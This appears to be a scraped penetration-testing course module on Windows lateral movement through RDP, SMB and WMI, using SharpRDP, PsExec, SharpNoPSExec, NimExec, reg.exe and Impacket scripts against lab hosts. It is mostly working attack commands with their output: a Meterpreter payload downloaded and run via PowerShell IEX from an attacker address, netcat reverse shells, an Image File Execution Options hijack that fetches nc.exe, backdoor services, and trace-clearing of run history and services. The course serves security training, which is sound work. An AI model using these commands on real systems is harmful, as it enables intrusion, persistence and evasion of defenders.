[SharpRDP](#) is a .NET tool that allows for non-graphical, authenticated remote command execution through RDP, leveraging the `mstscax.dll` library used by RDP clients. This tool can perform actions such as connecting, authenticating, executing commands, and disconnecting without needing a GUI client or SOCKS proxy.

SharpRDP relies on the terminal services library ( `mstscax.dll` ) and generates the required DLLs ( `MSTSCLib.DLL` and `AxMSTSCLib.DLL` ) from the `mstscax.dll` . It uses an invisible Windows form to handle the terminal services connection object instantiation and perform actions needed for lateral movement.

We will use Metasploit and PowerShell to execute commands on the target machine. In our Linux machine we will execute Metasploit to listen on port 8888:

```
msfconsole -x "use multi/handler;set payload
windows/x64/meterpreter/reverse_https; set LHOST 10.10.14.207; set LPORT
8888; set EXITONSESSION false; set EXITFUNC thread; run -j"
```

Then we will generate a payload with msfvenom using PowerShell Reflection:

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.207
LPORT=8888 -f psh-reflection -o s
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 774 bytes
Final size of psh-reflection file: 3543 bytes
Saved as: s
```

Next we use python http server to host our payload:

```
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now we can use `SharpRDP` to execute a powershell command to execute our payload and provide a session:

```
PS C:\Tools> .\SharpRDP.exe computename=srv01 command="powershell.exe
IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.207/s')"
username=inlanefreight\helen password=RedRiot88
[+] Connected to      :  srv01
[+] Execution priv type :  non-elevated
[+] Executing powershell.exe iex(new-object
```

```
net.webclient).downloadstring('http://10.10.14.207/s')  
[+] Disconnecting from      : srv01  
[+] Connection closed      : srv01
```

**Note:** The execution of commands of `SharpRDP` is limited to 259 characters.

`SharpRDP` uses Microsoft run to execute commands, we can use [CleanRunMRU](#) to clean all command records. To compile the tool we can use the built-in Microsoft `csc` compiler tool. Let's first transfer `CleanRunMRU's Program.cs` file from our attack host into the target computer:

```
PS C:\Tools> wget -Uri  
http://10.10.14.207/CleanRunMRU/CleanRunMRU/Program.cs -OutFile  
CleanRunMRU.cs
```

Now we can use `csc.exe` to compile it:

```
PS C:\Tools> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe  
.\CleanRunMRU.cs  
Microsoft (R) Visual C# Compiler version 4.7.3190.0  
for C# 5  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
This compiler is provided as part of the Microsoft (R) .NET Framework, but  
only supports language versions up to C# 5, which is no longer the latest  
version. For compilers that support newer versions of the C# programming  
language, see http://go.microsoft.com/fwlink/?LinkID=533240
```

Now we can use `CleanRunMRU.exe` to clear all commands:

```
PS C:\Tools> .\CleanRunMRU.exe clearall  
HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU  
[+] Cleaned all RunMRU values
```

## Advantages of RDP for Lateral Movement

RDP provides several advantages for lateral movement, making it a preferred method for attackers in certain scenarios. Some of the key advantages include:

- **Evade Detection:** RDP traffic is common in business environments, making it less likely to raise suspicion.



- **Non-Admin Access** : RDP access does not necessarily require administrative rights; a non-admin user can also have RDP access.
- **Persistent Access** : Once a foothold is established, RDP can provide persistent access to the network.

## Conclusion

RDP is a powerful tool for lateral movement, offering several advantages such as ease of use and evading detection. Understanding how to use and abuse RDP effectively can significantly enhance our lateral movement capabilities. In the next section, we will explore **SMB**, one of the most common and widely used methods for lateral movement.

## Server Message Block (SMB)

**Server Message Block (SMB)** is a network communication protocol that facilitates the sharing of files, printers, and other resources among computers within a network. It enables users and applications to read and write files, manage directories, and perform different functions on remote servers as if they were local. It also supports transaction protocols for interprocess communication. **SMB** primarily operates on Windows systems but is compatible with other operating systems, making it a key protocol for networked environments.

## SMB Rights

For successful **SMB** lateral movement, we require an account that is a member of the Administrators group on the target computer. It's also crucial that ports **TCP 445** and **TCP 139** are open. Optionally, port **TCP 135** may also need to be open because some tools use it for communication.

## UAC remote restrictions

**UAC** might prevent us from achieving remote code execution, but understanding these restrictions is crucial for effectively leveraging these tools while navigating UAC limitations on different versions of Windows, these restrictions imply several key points:

- Local admin privileges are necessary.
- Local admin accounts that are not **RID 500** cannot run tools such as **Psexec** on Windows Vista and later.
- Domain users with admin rights on a machine can execute tools such as **Psexec**.
- **RID 500** local admin accounts can utilize tools such as **Psexec** on machines.

## SMB Named Pipes

Named pipes in **SMB**, accessed via the **IPC\$** share over **TCP port 445**, are vital for lateral movement within a network. They enable a range of operations from **NULL** session contexts to those requiring local administrative privileges. For instance, **svcctl** facilitates the remote

creation, starting, and stopping of services to execute commands, as seen in tools like Impacket's `psexec.py` and `smbexec.py`. `atsvc` supports the remote creation of scheduled tasks for command execution, utilized by Impacket's `atexec.py`. These named pipes are crucial for executing and managing lateral movement operations effectively. `winreg` provides remote access to the Windows registry, allowing to query and modify registry keys and values, helping in the persistence and configuration of malicious payloads.

## SMB Enumeration

Before we begin the lateral movement process, we need to ensure that `SMB` is running on the target host. To achieve this we will use `NMAP`.

We must conduct a port scan on the target host to verify whether `SMB` is running on the target. By default, `SMB` uses ports TCP 139 and TCP 445.

```
proxychains4 -q nmap 172.20.0.52 -sV -sC -p139,445 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-08 04:07 UTC
Nmap scan report for srv01.internal.cloudapp.net (172.20.0.51)
Host is up (0.0016s latency).

PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: -1s
|_nbstat: NetBIOS name: SRV02, NetBIOS user: <unknown>, NetBIOS MAC:
00:0d:3a:e2:38:3d (Microsoft)
|_smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
|_smb2-time:
|   date: 2024-06-08T04:07:51
|_   start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.65 seconds
```

## Lateral Movement From Windows

To execute lateral movement from Windows several tools and techniques can be used. In this section, we will be showing `PSEXec`, `SharpNoPSEXec`, `NimExec`, and `Reg.exe`. Let's connect via RDP to `SRV01` using helen's credentials:

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244  
/dynamic-resolution /drive:.,linux
```

## PSEXec

**PsExec** is included in Microsoft's [Sysinternals suite](#), a collection of tools designed to assist administrators in system management tasks. This tool facilitates remote command execution and retrieves output over a named pipe using the SMB protocol, operating on TCP port 445 and TCP port 139.

By default, **PSEXec** performs the following action:

1. Establishes a link to the hidden **ADMIN\$** share, which corresponds to the **C:\Windows** directory on the remote system, via SMB.
2. Uses the Service Control Manager (SCM) to initiate the **PsExecsvc** service and set up a named pipe on the remote system.
3. Redirects the console's input and output through the created named pipe for interactive command execution.

**Note:** **PsExec** eliminates the double-hop problem because credentials are passed with the command and generates an interactive logon session (Type 2).

We can use **PsExec** to connect to a remote host and execute commands interactively. We must specify the computer or target where we are connecting **\\SRV02**, the option **-i** for interactive shell, the administrator login credentials with the option **-u <user>** and the password **-p <password>**, and **cmd** to specify the application to execute:

```
C:\Tools\SysinternalsSuite> .\PsExec.exe \\SRV02 -i -u INLANEFREIGHT\helen  
-p RedRiot88 cmd  
PsExec v2.43 - Execute processes remotely  
Copyright (C) 2001-2023 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [Version 10.0.17763.2628]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami && hostname  
inlanefreight\helen  
SRV02
```

**Note:** We can execute applications such as **cmd** or **powershell** but we can also specify a command to execute.

In case we want to execute our payload as `NT AUTHORITY\SYSTEM`, we need to specify the option `-s` which means that it will run with `SYSTEM` privileges:

```
PS C:\Tools> .\PsExec.exe \\SRV02 -i -s -u INLANEFREIGHT\helen -p  
RedRiot88 cmd
```

```
PsExec v2.43 - Execute processes remotely  
Copyright (C) 2001-2023 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.17763.2628]  
(c) 2018 Microsoft Corporation. All rights reserved.
```


```
C:\Windows\system32>whoami  
nt authority\system
```

## SharpNoPSEXec

[SharpNoPSEXec](#) is a tool designed to facilitate lateral movement by leveraging existing services on a target system without creating new ones or writing to disk, thus minimizing detection risk. The tool queries all services on the target machine, identifying those with a start type set to disabled or manual, current status of stopped, and running with LocalSystem privileges. It randomly selects one of these services and temporarily modifies its binary path to point to a payload of the attacker's choice. Upon execution, SharpNoPSEXec waits approximately 5 seconds before restoring the original service configuration, returning the service to its previous state. This approach not only provides a shell but also avoids the creation of new services, which security monitoring systems could flag.

Executing the tool without parameters we will see some help and usage information.

```
PS C:\Tools> .\SharpNoPSEXec.exe
```

The ASCII art logo for SharpNoPSEXec is a complex arrangement of characters forming a stylized, abstract shape. It consists of multiple lines of text, with some characters being bold or using different fonts to create a sense of depth and structure. The overall shape is roughly rectangular with a jagged, irregular right side and a more defined left side. The characters are primarily lowercase letters, with some uppercase letters and symbols interspersed to create contrast and define the structure of the logo.

```
Version: 0.0.3
```

<https://t.me/CyberFreeCourses>

Author: Julio Ureña (PlainText)

Twitter: @juliourena

#### Usage:

```
SharpNoPSExec.exe --target=192.168.56.128 --  
payload="c:\windows\system32\cmd.exe /c powershell -exec bypass -nop -e  
ZQBjAGgAbwAgAEcAbwBkACAAQgBsAGUAcwBzACAABwBvAHUAIQA="
```

#### Required Arguments:

```
--target=      - IP or machine name to attack.  
--payload=     - Payload to execute in the target machine.
```

#### Optional Arguments:

```
--username=    - Username to authenticate to the remote computer.  
--password=    - Username's password.  
--domain=      - Domain Name, if no set a dot (.) will be used instead.
```

```
--service=     - Service to modify to execute the payload, after the  
payload is completed the service will be restored.
```

Note: If not service is specified the program will look for a random service to execute.

Note: If the selected service has a non-system account this will be ignored.

```
--help        - Print help information.
```

To perform lateral movement with SharpNoPSExec, we will need a listener as this tool will only allow us to execute code on the machine, but it won't give us an interactive shell as PsExec does. We can start listening with Netcat:

```
nc -lnvp 8080  
Listening on 0.0.0.0 8080
```

SharpNoPSExec uses the credentials of the console we are executing the command from, so we need to make sure to launch it from a console that has the correct credentials.

Alternatively, we can use the arguments --username, --password and --domain.

Additionally, we have to provide the target IP address or the domain name --target=<IP/Domain>, and the command we want to execute. For the command, we can use the payload shown in the help menu to set our reverse shell --

payload="c:\windows\system32\cmd.exe /c <reverseShell>. We can generate the reverse shell payload using <https://www.revshells.com> or our favorite C2:

```
PS C:\Tools> .\SharpNoPSExec.exe --target=172.20.0.52 --  
payload="c:\windows\system32\cmd.exe /c powershell -exec bypass -nop -e  
...SNIP...AbwBzAGUAKAApAA=="
```

<https://t.me/CyberFreeCourses>

```
[>] Open SC Manager from 172.20.0.52.

[>] Getting services information from 172.20.0.52.

[>] Looking for a random service to execute our payload.
|-> Querying service NetTcpPortSharing
|-> Querying service UevAgentService
|-> Service UevAgentService authenticated as LocalSystem.

[>] Setting up payload.
|-> payload = c:\windows\system32\cmd.exe /c
...SNIP...AbwBzAGUAKAApAA==
|-> ImagePath previous value = C:\Windows\system32\AgentService.exe.
|-> Modifying ImagePath value with payload.

[>] Starting service User Experience Virtualization Service with new
ImagePath.

[>] Waiting 5 seconds to finish.

[>] Restoring service configuration.
|-> User Experience Virtualization Service Log On => LocalSystem.
|-> User Experience Virtualization Service status => 4.
|-> User Experience Virtualization Service ImagePath =>
C:\Windows\system32\AgentService.exe
```

Looking at the attack box, we can see the reverse shell connection successfully being established:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 49866

PS C:\Windows\system32>
```

## NimExec

[NimExec](#) is a fileless remote command execution tool that operates by exploiting the Service Control Manager Remote Protocol (MS-SCMR). Instead of using traditional `WinAPI` calls, `NimExec` manipulates the binary path of a specified or randomly selected service with `LocalSystem` privileges to execute a given command on the target machine and later restores the original configuration. This is achieved through custom-crafted RPC packets sent over `SMB` and the `svcctl` named pipe. Authentication is handled using an `NTLM` hash, which `NimExec` utilizes to complete the process via the `NTLM` Authentication method over its

<https://t.me/CyberFreeCourses>

custom packets. By manually crafting the necessary network packets and avoiding OS-specific functions, this tool benefits from Nim's cross-compilation capabilities, making it versatile across different operating systems.

Running the tool without parameters give us some commands and descriptions to let us know how to use it.

```
PS C:\Tools> .\NimExec.exe
```

[illegible]

@R0h1rr1m

```
[!] Missing one or more arguments!  
[!] Error unknown or missing parameters!
```

```
-v | --verbose           Enable more verbose output.
-u | --username <Username> Username for NTLM
Authentication.*
-h | --hash <NTLM Hash> NTLM password hash for NTLM
Authentication.**
-p | --password <Password> Plaintext password.**
-t | --target <Target> Lateral movement target.*
-c | --command <Command> Command to execute.*
-d | --domain <Domain> Domain name for NTLM
```

Domain: <Domain> Domain Name: 101-111  
https://t.me/CyberFreeCourses

Authentication.

`-s` | `--service <Service Name>`  
a random one.  
`--help`

Name of the service instead of  
Show the help message.

Nimexec works similarly to SharpNoPSEXec. Let's start our listener using Netcat:

```
nc -lvnp 8080
Listening on 0.0.0.0 8080
```

To execute NimExec, we must specify the administrator credentials with the options `-u <user>`, `-p <password>` and `-d <domain>`, and the target IP address `-t <ip>`. Alternatively, we can use the NTLM hash for authentication `-h <NT hash>` instead of the password. Finally, we must specify the payload to execute with the option `-c <cmd.exe> /c <reverseShell>`. We can generate the reverse shell payload using [revshells.com](https://revshells.com), and to convert the plain text password to NTLM hash, we can use this [recipe](#) in CyberChef.

```
PS C:\Tools> .\NimExec -u helen -d inlanefreight.local -p RedRiot88 -t
172.20.0.52 -c "cmd.exe /c powershell -e
JABjAGwAaQBLAG...SNIP...AbwBzAGUAKAApAA==" -v
```





@R0h1rr1m

```
[+] Connected to 172.20.0.52:445
[+] NTLM Authentication with Hash is succesfull!
[+] Connected to IPC Share of target!
[+] Opened a handle for svcctl pipe!
[+] Binded to the RPC Interface!
[+] RPC Binding is acknowledged!
[+] SCManager handle is obtained!
[+] Number of obtained services: 208
[+] Selected service is AppMgmt
[+] Service: AppMgmt is opened!
[+] Previous Service Path is: C:\Windows\system32\svchost.exe -k netsvcs -
p
[+] Service config is changed!
[!] StartServiceW Return Value: 1053 (ERROR_SERVICE_REQUEST_TIMEOUT)
[+] Service start request is sent!
[+] Service config is restored!
[+] Service handle is closed!
[+] Service Manager handle is closed!
[+] SMB is closed!
[+] Tree is disconnected!
[+] Session logoff!
```

Once we execute the tool with the above parameters, we are going successfully establish a reverse shell connection:

```
nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 51096

PS C:\Windows\system32>
```

**Note:** The instructions for compiling [NimExec](#) are on GitHub. We will not provide an executable, but we encourage the student to complete the compilation process.

## Reg.exe

Having remote access to the registry with write permissions effectively provides Remote Code Execution (RCE) capabilities. This process utilizes the `winreg` SMB pipe. Typically, the remote registry service is enabled by default only on server-class operating systems.

We can leverage the program launch handler to move laterally on the network, modifying a registry key to a program frequently used on the target host; we could achieve remote code

<https://t.me/CyberFreeCourses>

execution almost immediately.

Before we proceed with `reg.exe` for lateral movement, we must set up an SMB server to host our payload. We will be using `nc.exe` as our payload to get a reverse shell:

```
sudo python3 smbserver.py share -smb2support /home/plaintext/nc.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

In our attack host we execute our Netcat listener:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

Now, we can execute `reg.exe` to add a new registry key to Microsoft Edge (`msedge.exe`). The idea is that once `msedge.exe` is executed, it will also execute our specified payload. We must specify the full path of the subkey or the entry to be added with the domain name `add \\<domain>\HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msedge.exe. /v Debugger` specifies the name of the add registry entry and will ensure that our payload gets executed, `/t reg_sz` specifies the datatype of a Null-terminated string, and finally, we can type our payload `/d <payload>`:

```
PS C:\Tools> reg.exe add
"\srv02.inlanefreight.local\HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\msedge.exe" /v Debugger /t
reg_sz /d "cmd /c copy \\172.20.0.99\share\nc.exe && nc.exe -e
\windows\system32\cmd.exe 172.20.0.99 8080"
```

The operation completed successfully.

Once Microsoft Edge is opened by any user in the domain, we will instantly get a reverse shell:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 51096
```

```
C:\Program Files (x86)\Microsoft\Edge\Application>
```

It is important to keep in mind that to use SMB share folder without authentication we need to have the following registry key set to 1:

```
PS C:\Tools> reg.exe query
HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters /v
AllowInsecureGuestAuth

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters
    AllowInsecureGuestAuth    REG_DWORD    0x0
```

The above registry key is responsible for allowing guest access in SMB2 and SMB3 which is disabled by default on Windows. If we have an account with administrative rights, we can use the following command to allow insecure guest authentication:

```
PS C:\Tools> reg.exe add
HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters /v
AllowInsecureGuestAuth /d 1 /t REG_DWORD /f
The operation completed successfully.
```

## Lateral Movement From Linux

To achieve lateral movement from Linux we can use the [Impacket](#) tool set. Impacket is a suite of Python libraries designed for interacting with network protocols. It focuses on offering low-level programmatic control over packet manipulation and, for certain protocols like SMB and MSRPC, includes the protocol implementations themselves.

### Psexec.py

[Psexec.py](#) is a great alternative for Linux users. This method is very similar to the traditional PsExec tool from SysInternals suite. psexec.py creates a remote service by uploading an executable with a random name to the ADMIN\$ share on the target Windows machine. It then registers this service via RPC and the Windows Service Control Manager. Once registered, the tool establishes communication through a named pipe, allowing for the execution of commands and retrieval of outputs on the remote system. Understanding this mechanism is crucial for effectively utilizing the tool and appreciating its role in facilitating remote command execution.

We can use psexec.py to get remote code execution on a target host, administrator login credentials are required. We must provide the domain, admin level user, password, and the

<https://t.me/CyberFreeCourses>

target IP as follows <domain>/<user>:<password>@<ip> :

```
proxychains4 -q psexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 172.20.0.52.....
[*] Found writable share ADMIN$
[*] Uploading file sRhFLBbo.exe
[*] Opening SVCManager on 172.20.0.52.....
[*] Creating service KQWG on 172.20.0.52.....
[*] Starting service KQWG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## smbexec.py

The [smbexec.py](#) method leverages the built-in Windows SMB functionality to run arbitrary commands on a remote system without uploading files, making it a quieter alternative.

Communication occurs exclusively over TCP port 445. It also sets up a service, using only MSRPC for this, and manages the service through the `svcctl` SMB pipe.

To use this tool, we must provide the domain name, administrator user, password, and the target IP address <domain>/<user>:<password>@<ip> :

```
proxychains4 -q smbexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

As we can see, we now have established a semi-interactive shell on the host.

## services.py

The [services.py](#) script in Impacket interacts with Windows services using the [MSRPC](#) interface. It allows starting, stopping, deleting, reading status, configuring, listing, creating, and modifying services. During Red Teaming assignments, many tasks can be greatly simplified by gaining access to the target machine's services. This technique is non-interactive, meaning that we won't be able to see the results of the actions in real time.

We can view a list of services in the target host, by typing the command `list` after providing the domain name, the administrator account, the password, and target IP address `<domain>/<user>:<password>@<ip>`:

```
proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
list
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Listing services available on target
           1394ohci - 1394
OHCI Compliant Host Controller - STOPPED
           3ware -
3ware - STOPPED
           ACPI -
Microsoft ACPI Driver - RUNNING
           AcpiDev -
ACPI Devices driver - STOPPED
           acpiex -
Microsoft ACPIEx Driver - RUNNING
           acpipagr -
ACPI Processor Aggregator Driver - STOPPED

...SNIP...

           WpnUserService_7a815 - Windows Push
Notifications User Service_7a815 - RUNNING
           KQWG -
KQWG - RUNNING
Total Services: 543
```

To move laterally with this tool, we can set up a new service, modify an existing one, and define a custom command to get a reverse shell.

To create a new service, instead of using the option `list` we will use `create` followed by the name of the new service `-name <serviceName>`, a display name `-display "<Service Display Name>"` and finally we specify the command we want to execute with the option `-path "cmd /c <payload>"`.

For our payload, we will use the Metasploit output option `exe-service`, which creates a service binary:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.207 LPORT=9001 -f
exe-service -o rshell-9001s.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
```

```
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rshell-9001s.exe
```

Now, we can execute the command to create a new service:

```
proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
create -name 'Service Backdoor' -display 'Service Backdoor' -path
"\\\\10.10.14.207\\share\\rshell-9001.exe"
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating service Service Backdoor
```

We can view the configuration of the custom command created using `config -name <serviceName>`:

```
proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
config -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Querying service config for Service Backdoor
TYPE                : 16 - SERVICE_WIN32_OWN_PROCESS
START_TYPE          : 2 - AUTO_START
ERROR_CONTROL        : 0 - IGNORE
BINARY_PATH_NAME     : \\10.10.14.207\\share\\rshell-9001.exe
LOAD_ORDER_GROUP     :
TAG                  : 0
DISPLAY_NAME         : Service Backdoor
DEPENDENCIES         : /
SERVICE_START_NAME : LocalSystem
```

Before we run the service, we must ensure that the SMB server has the file that will be executed:

```
sudo smbserver.py share -smb2support ./
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

```
[*] Config file parsed
```

We must run our Netcat listener:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

We can now start the service with `start -name <serviceName>`:

```
proxychains4 -q impacket-services
INLANEFREIGHT/helen: 'RedRiot88'@172.20.0.52 start -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Starting service Service Backdoor
```

Looking at our attack host, we have successfully established a reverse shell:

```
nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.244] 62855
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Finally, we can cover up the traces and delete the service by typing `delete -name <serviceName>`:

```
proxychains4 -q services.py INLANEFREIGHT/helen: 'RedRiot88'@172.20.0.52
delete -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Deleting service Service Backdoor
```

Alternatively, we use `services.py` to modify existing services; for example, if we find a service authenticated as a specific user account, we can change the configuration of that service and make it execute our payload. In the following example, we can modify the `Spooler` service to execute our payload. First, let's see the current service configuration:

<https://t.me/CyberFreeCourses>

```
proxychains4 -q impacket-services
INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 config -name Spooler
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Querying service config for Spooler
TYPE : 272 - SERVICE_WIN32_OWN_PROCESS
SERVICE_INTERACTIVE_PROCESS
START_TYPE : 4 - DISABLED
ERROR_CONTROL : 0 - IGNORE
BINARY_PATH_NAME : C:\Windows\System32\spoolsv.exe
LOAD_ORDER_GROUP : SpoolerGroup
TAG : 0
DISPLAY_NAME : Print Spooler
DEPENDENCIES : RPCSS/http/
SERVICE_START_NAME: LocalSystem
```

Next we will modify the binary path to our payload and set the `START_TYPE` to `AUTO START` with the option `-start_type 2`:

```
proxychains4 -q impacket-services
INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 change -name Spooler -path
"\\\\10.10.14.207\\share\\rshell-9001.exe" -start_type 2
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Changing service config for Spooler
```

Finally, we can start the service and wait for our command execution:

```
proxychains4 -q impacket-services
INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 start -name Spooler
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Starting service Spooler
```

The advantage of this is that if a service is configured with a specific user account, we can take advantage of that account and impersonate it.

## atexec.py

The [atexec.py](#) script utilizes the Windows Task Scheduler service, which is accessible through the `atsvc` SMB pipe. It enables us to remotely append a task to the scheduler, which will execute at the designated time.



With this tool, the command output is sent to a file, which is subsequently accessed via the `ADMIN$` share. For this utility to be effective, it's essential to synchronize the clocks on both the attacking and target PCs down to the exact minute.

We can leverage this tool by inserting a reverse shell on the target host.

Let's start a `Netcat` listener:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

Now let's pass the domain name, administrator user, password, and target IP address `<domain>/<user>:<password>@<ip>`, and lastly, we can pass our reverse shell payload to get executed. We can generate the reverse shell payload using [revshells.com](https://revshells.com).

```
proxychains4 -q atexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
"powershell -e ...SNIP...AbwBzAGUAKAApAA=="
Impacket v0.11.0 - Copyright 2023 Fortra

[!] This will work ONLY on Windows >= Vista
[*] Creating task \tEQBXeQm
[*] Running task \tEQBXeQm
[*] Deleting task \tEQBXeQm
[*] Attempting to read ADMIN$\Temp\tEQBXeQm.tmp
```

We have successfully established a reverse shell connection in our attack box:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 50027

PS C:\Windows\system32>
```

## Conclusion

Server Message Block (SMB) is a great protocol for lateral movement within a network. Several advanced techniques exist for achieving remote command execution, service manipulation, and registry access on remote systems, each with unique advantages and methods to avoid detection.

To perform lateral movement using SMB, there are multiple methods, many of which are detailed in this section. In cases where services or named pipes are unavailable, we may need to rely on specific methods such as Scheduled Tasks to accomplish our goals.

<https://t.me/CyberFreeCourses>

Understanding these various methods helps us think creatively and adaptively during a penetration test.

In addition, another way to use `SMB` for lateral movement is through share folders. In the [NTLM Relay module](#), we covered how we can use different types of files to provoke authentication and perform lateral movement.

In the next section we will focus on WMI for lateral movement.

## Windows Management Instrumentation (WMI)

[Windows Management Instrumentation](#) (WMI) is a powerful Windows feature that provides a standardized way to interact with system management information and manage devices and applications in a networked environment. WMI can be used to query system information, configure system settings, and perform administrative tasks on remote machines. It is particularly useful for automation, monitoring, and scripting tasks. WMI communication primarily uses TCP port `135` for the initial connection and dynamically allocated ports in the range `49152-65535` for subsequent data exchange.

### WMI Rights

To effectively use Windows Management Instrumentation (WMI) for lateral movement within a network, it is crucial to have the necessary permissions on the target system. Generally, this means having administrative privileges. However, certain WMI namespaces and operations can be accessed with lower privileges if they are specifically configured to allow it.

By default, only users who are members of the Administrators group can perform remote WMI operations. This is because remote WMI tasks often involve actions that require high-level access, such as querying system information, executing processes, or changing system settings.

### WMI Enumeration

Before using WMI for lateral movement, it is essential to determine which systems have WMI enabled and accessible. Enumeration can be performed using various tools and scripts to identify targets. Here, we will use `nmap` and `netexec` to identify if the target has WMI ports available.

We can use Nmap to scan for open ports on the network to identify systems with WMI services running. Since WMI uses TCP port `135` for the initial connection and dynamic ports in the range `49152-65535` for subsequent communication, a scan targeting these ports can help identify potential targets.

```
nmap -p135,49152-65535 10.129.229.244 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 09:03 AST
```

<https://t.me/CyberFreeCourses>

```
Nmap scan report for 172.20.0.52
Host is up (0.13s latency).
Not shown: 16378 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp  open  msrpc        Microsoft Windows RPC
